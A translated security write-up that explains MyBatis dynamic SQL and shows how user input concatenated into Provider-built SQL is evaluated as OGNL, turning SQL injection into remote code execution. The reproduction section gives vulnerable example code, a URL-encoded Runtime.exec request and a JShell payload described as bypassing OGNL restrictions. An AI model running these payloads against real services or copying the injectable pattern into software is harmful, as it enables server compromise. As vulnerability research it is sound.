Dynamic SQL
Dynamic SQL is one of MyBatis's most powerful features. Constructing SQL manually is painful: spaces must be preserved and the trailing comma after the final column removed. Dynamic SQL eliminates that work.
MyBatis is generally configured in one of two ways: XML files or annotations.
1. XML Files
MyBatis's mapper.xml file supports five main dynamic-SQL tags:
① if
The if tag is frequently used for dynamic SQL in MyBatis, particularly for conditions in a WHERE clause:
<select id="findActiveBlogWithTitleLike" resultType="Blog">
  SELECT * FROM BLOG WHERE state = 'ACTIVE'
  <if test="title != null">
    AND title like #{title}
  </if>
</select>
This SQL makes the condition optional. If title is omitted or empty, it will not append AND title like #{title}
Or add another condition:
<select id="findActiveBlogLike"
     resultType="Blog">
  SELECT * FROM BLOG WHERE state = 'ACTIVE'
  <if test="title != null">
    AND title like #{title}
  </if>
  <if test="author != null and author.name != null">
    AND author_name like #{author.name}
  </if>
</select>
Conclusion: the test attribute of an if tag can contain and evaluate an OGNL expression.
② choose (when, otherwise)
According to the official documentation:
Sometimes we want to select only one among several conditions. MyBatis provides the choose element for this situation; it resembles a Java switch statement.
<select id="findActiveBlogLike" resultType="Blog">
  SELECT * FROM BLOG WHERE state = 'ACTIVE'
  <choose>
    <when test="title != null">
      AND title like #{title}
    </when>
    <when test="author != null and author.name != null">
      AND author_name like #{author.name}
    </when>
    <otherwise>
      AND featured = 1
    </otherwise>
  </choose>
</select>
Conclusion: the test attribute of a when tag can contain and evaluate an OGNL expression.
③ trim (where, set)
<select id="findActiveBlogLike"  resultType="Blog">
  SELECT * FROM BLOG WHERE
  <if test="state != null">
    state = #{state}
  </if>
  <if test="title != null">
    AND title like #{title}
  </if>
  <if test="author != null and author.name != null">
    AND author_name like #{author.name}
  </if>
</select>
Consider this SQL statement. If no condition matches, the final query becomes:
SELECT * FROM BLOG
WHERE
This will clearly make the query fail.
Likewise, if only the second condition matches, the SQL becomes:
SELECT * FROM BLOG
WHERE
AND title like 'someTitle'
This query also fails.
MyBatis therefore provides the trim element:
<select id="findActiveBlogLike" resultType="Blog">
  SELECT * FROM BLOG
  <where>
    <if test="state != null">
         state = #{state}
    </if>
    <if test="title != null">
        AND title like #{title}
    </if>
    <if test="author != null and author.name != null">
        AND author_name like #{author.name}
    </if>
  </where>
</select>
A where tag has been added; the set tag works on the same principle.
Conclusion: in this situation, there is generally no place to inject an OGNL expression.
④ foreach
Another common use of dynamic SQL is iterating over a collection, especially when building an IN clause. For example:
<select id="selectPostIn" resultType="domain.blog.Post">
  SELECT *
  FROM POST P
  <where>
    <foreach item="item" index="index" collection="list"
        open="ID in (" separator="," close=")" nullable="true">
          #{item}
    </foreach>
  </where>
</select>
Conclusion: in this situation, there is generally no place to inject an OGNL expression.
⑤ bind
The bind tag lets us create a variable outside an OGNL expression and bind it to the current context. For example:
<select id="selectBlogsLike" resultType="Blog">
  <bind name="pattern" value="'%' + _parameter.getTitle() + '%'" />
  SELECT * FROM BLOG
  WHERE title LIKE #{pattern}
</select>
Conclusion: the value attribute of a bind tag can contain and evaluate an OGNL expression.
2. Annotations
Spring Boot removes much of the burden of XML configuration. MyBatis likewise provides Spring Boot annotations for dynamic SQL, chiefly:
- @Insert
- @Update
- @Delete
- @Select
- @InsertProvider
- @SelectProvider
- @UpdateProvider
- @DeleteProvider
The @Insert, @Update, @Delete, and @Select annotations correspond to database create, update, delete, and query operations. Each has a matching Provider annotation.
With a Provider annotation, you implement the query class yourself, which also makes dynamic SQL much easier to use.
For example, an @Update annotation must use the following to implement dynamic SQL: <script> tag, as follows:
@Update({"<script>",
      "update Author",
      "  <set>",
      "    <if test='username != null'>username=#{username},</if>",
      "    <if test='password != null'>password=#{password},</if>",
      "    <if test='email != null'>email=#{email},</if>",
      "    <if test='bio != null'>bio=#{bio}</if>",
      "  </set>",
      "where id=#{id}",
      "</script>"})
void updateAuthorValues(Author author);
As shown, XML tags can be embedded to use dynamic SQL.
This is awkward and unattractive; using XML directly would be simpler.
This is why Provider annotations exist, such as @SelectProvider
Define a query method as follows:
@SelectProvider(type = UserDaoProvider.class, method = "findTeacherByName")
Teacher findUserByName(Map<String, Object> map);
SelectProvider calls the method findTeacherByName, as follows:
  public String findTeacherByName(Map<String, Object> map) {
        String name = (String) map.get("name");
        String s = new SQL() {
            {
                SELECT("id,email");
                FROM("Teacher");
                if(map.get("id")!=null)
                WHERE("name=#{name}");
            }
        }.toString();
        return s;
    }
}
As shown here, this approach uses no XML tags but still implements dynamic SQL.
Vulnerability Analysis
Scenario Analysis
The preceding dynamic-SQL overview establishes the key point: dynamic SQL can evaluate OGNL expressions.
If an attacker controls a variable that can be evaluated as an OGNL expression, can that produce OGNL expression injection?
Yes, it can.
The main places where a variable can be evaluated as an OGNL expression are:
- The test attribute of an if tag
This attribute is generally hard-coded and not attacker-controlled
- The test attribute of a when tag
This attribute is generally hard-coded and not attacker-controlled
- The value attribute of a bind tag
The value attribute of a bind tag can receive input, for example:
<if test="name != null and name !=''">
  <bind name="likename" value="name" />
       name like #{likename}
</if>
Testing shows that OGNL expression parsing here follows a specific order.
Assume the name value is:${@java.lang.Math@min(4,10)}
The execution order we would want is:
First, use the OGNL expression parser to evaluate ${@java.lang.Math@min(4,10)} , then assign the result to the bind tag's value:
<bind name="likename" value="4" />
That is not what happens. MyBatis evaluates a bind tag's value attribute in the following order:
The OGNL parser first evaluates the value attribute, whose value at this point is simply the name variable:
<bind name="likename" value="name" />
This produces ${@java.lang.Math@min(4,10)}, then assigns it to the name variable referenced by the bind tag's value attribute:
<bind name="likename" value="${@java.lang.Math@min(4,10)}" />
As a result, the supplied variable value is not evaluated a second time by the OGNL parser, so OGNL expression injection cannot be achieved here.
- Inside a ${param} parameter
${param} behaves like the bind tag's value attribute: input can be supplied, but the evaluation order prevents OGNL expression injection in the same way.
For example, consider the following select tag:
<select id="findTeacherByName" resultMap="BaseResultMap" parameterType="com.example.mybatis.entity.Teacher">
select id,email from Teacher where name = ${name};
</select>
The supplied name value is:${@java.lang.Math@min(4,10)}
Its parsing process is:
First, use the OGNL parser to evaluate ${} tag. The resulting name value is then inserted into SQL:
select id,email from Teacher where name = '${@java.lang.Math@min(4,10)}';
- Variables concatenated into SQL in a Provider implementation
As noted in the annotation section:
  public String findTeacherByName(Map<String, Object> map) {
        String name = (String) map.get("name");
        String s = new SQL() {
            {
                SELECT("id,email");
                FROM("Teacher");
                if(map.get("id")!=null)
                WHERE("name=#{name}");
            }
        }.toString();
        return s;
    }
}
The return value is, in fact, an SQL statement.
A Provider ultimately returns an SQL string. Its helper keywords mainly provide formatting and are optional, for example:
  public String findTeacherByName(Map<String, Object> map) {
        String name = (String) map.get("name");
        String s = new SQL() {
            {
                SELECT("id,email");
                FROM("Teacher");
                if(map.get("id")!=null)
                WHERE("name=" + name);
            }
        }.toString();
        return s;
    }
}
The SQL statement can even be assembled with ordinary String concatenation:
  public String findTeacherByName(Map<String, Object> map) {
        String name = (String) map.get("name");
        String sql = "select id,email from Teacher where name = " + name;
        return sql;
    }
}
String.format can also be used:
   public String findTeacherByName(Map<String, Object> map) {
        String name = (String) map.get("name");
      String finalName = String.format(" name in (%s)", name);
      String sql = new SQL() {{
        SELECT("id,email");
        FROM("Teacher");
        WHERE(finalName);
        ORDER_BY("id desc");
      }}.toString();
      System.out.println(sql);
      return sql;
    }
More complex statements can also be assembled with StringBuilder or StringBuffer, for example:
public String countUserByRolePM(final UserVO userVO)
    {
        StringBuffer sb = new StringBuffer();
        sb.append("SELECT count(*) FROM ( ");
        sb.append(" SELECT A.*,count(P.Id) FROM (");
        sb.append(" SELECT U.id,U.name,DD.referrer,U.mobilePhone ,U.country ,U.city,U.goodAtIndustry,U.englishAbility,U.goodAtArea,U.state,U.createTime,U.modifyTime  FROM T_USER U LEFT JOIN T_USER_ROLE UR ON U.id = UR.userId " +
                " LEFT JOIN (SELECT A.id,B.name as referrer FROM T_USER AS  A INNER JOIN T_USER as B ON A.referrer = B.id) as DD ON DD.id = U.id WHERE 1=1 ");

        sb.append(" AND UR.roleId in (");

        String[] roleids = userVO.getParaRoleIDS().split(",");

        if (roleids != null){
            for (int i = 0 ; i< roleids.length ; i ++){
                String s = roleids[i];
                if(i != roleids.length -1){
                    sb.append("'" + s + "'" + ",");
                }else{
                    sb.append("'" + s + "'");
                }
            }
        }
        sb.append(")");

        if(!StringUtils.isEmpty(userVO.getName())){
            sb.append(" AND U.name LIKE CONCAT('%',#{name},'%')");
        }
        if(!StringUtils.isEmpty(userVO.getMobilePhone())){
            sb.append(" AND U.mobilePhone = #{mobilePhone}");
        }
        if(!StringUtils.isEmpty(userVO.getCity())){
            sb.append(" AND U.city LIKE CONCAT('%',#{city},'%')");
        }
        if(!StringUtils.isEmpty(userVO.getRegion())){
            sb.append(" AND U.region LIKE CONCAT('%',#{region},'%')");
        }
        if(!StringUtils.isEmpty(userVO.getPlatformLevel())){
            sb.append(" and U.platformLevel =  #{platformLevel}");
        }
        if(!StringUtils.isEmpty(userVO.getGoodAtIndustry())){
            sb.append(" and find_in_set(#{goodAtIndustry},U.goodAtIndustry)");
        }
        if(!StringUtils.isEmpty(userVO.getState())){
            sb.append(" and U.state = #{state}");
        }
        sb.append(" GROUP BY U.id");
        sb.append(" ) A");
        sb.append(" LEFT JOIN T_PROJECT P ON P.pmId = A.id");
        sb.append(" GROUP BY A.id");
        sb.append(" ORDER BY A.modifyTime DESC");
        sb.append(") as A");
        return sb.toString();
    }
The resulting SQL statement is effectively equivalent to generating an XML file:
<select id="findTeacherByName" resultMap="BaseResultMap" parameterType="com.example.mybatis.entity.Teacher">
select id,email from Teacher where name = 传入的name值
</select>
So is there any fundamental difference between this approach and the value attribute of a bind tag or ${param} Parameter ?
There is a difference, and it is fundamental.
The reason is the point noted earlier: evaluation order
An SQL statement formed this way is first processed as an OGNL expression and then executed as a query.
Consider the following Provider:
  public String findTeacherByName(Map<String, Object> map) {
        String name = (String) map.get("name");
        String s = new SQL() {
            {
                SELECT("id,email");
                FROM("Teacher");
                if(map.get("id")!=null)
                WHERE("name=" + name);
            }
        }.toString();
        return s;
    }
}
If the supplied name value is:${@java.lang.Math@min(4,10)}
The process is:
First, the following SQL statement is generated:
select id,email from Teacher where name = ${@java.lang.Math@min(4,10)};
After several processing steps, this is equivalent to generating (though it is parsed directly rather than actually generated) the following XML content:
<select id="findTeacherByName" resultMap="BaseResultMap" parameterType="com.example.mybatis.entity.Teacher">
select id,email from Teacher where name = ${@java.lang.Math@min(4,10)};
</select>
The statement is then parsed as an OGNL expression:
<select id="findTeacherByName" resultMap="BaseResultMap" parameterType="com.example.mybatis.entity.Teacher">
select id,email from Teacher where name = '4';
</select>
After parsing, the resulting name value is inserted into the SQL statement:
select id,email from Teacher where name = '4';
This results in OGNL expression injection.
Affected Scope
- mybatis-spring-boot-starter >= 2.0.1 (Provider-based dynamic SQL has been supported since version 2.0.1)
or
- All MyBatis versions
or
- mybatis-plus-boot-starter >=3.1.1
Reproduction
Suppose MyBatis contains a SelectProvider, or another Provider, implemented as follows:
  public String findTeacherByName(Map<String, Object> map) {
        String name = (String) map.get("name");
        String s = new SQL() {
            {
                SELECT(returnSql);
                FROM("Teacher");
                WHERE("name=" + name);
            }
        }.toString();
        return s;
    }
}
The corresponding controller is:
@RequestMapping("selectUserByName")
public Teacher getUserOne(String id,String name){

    Teacher tea=new Teacher();
    tea.setId(id);
    tea.setName(name);
    Teacher teacher=userService.findTeacherByName(tea);
    return teacher;

}
http://localhost:8080/selectUserByName?id=7&name=%24%7B@java.lang.Runtime@getRuntime().exec("open /System/Applications/Calculator.app")%7D

Download the test environment:
Link: https://pan.baidu.com/s/1rKZDdpv3vfV-pQGXhAFfKw Extraction code: b3qs
Exploitation Constraints
Different mybatis-spring-boot-starter releases depend on different MyBatis versions, which in turn use different OGNL component versions.
In mybatis-spring-boot-starter 2.0.1, the referenced MyBatis version is 3.5.1, with OGNL version 3.2.10. This version does not restrict classes invoked reflectively by an incoming OGNL expression, while later versions do impose restrictions, such as mybatis3.5.9; I did not determine the exact release where the restriction began). Bypassing it on later versions therefore requires additional techniques. The payload below works generally on Java 9 and later; earlier versions can also be bypassed, with encoding as one avenue to explore.
${@jdk.jshell.JShell@create().eval('java.lang.Runtime.getRuntime().exec("open /System/Applications/Calculator.app")')}
Conclusion
This vulnerability applies only to a special scenario and requires an existing SQL injection condition.
This situation is therefore uncommon.
It is a supplemental MyBatis SQL-to-RCE technique for a narrowly defined scenario.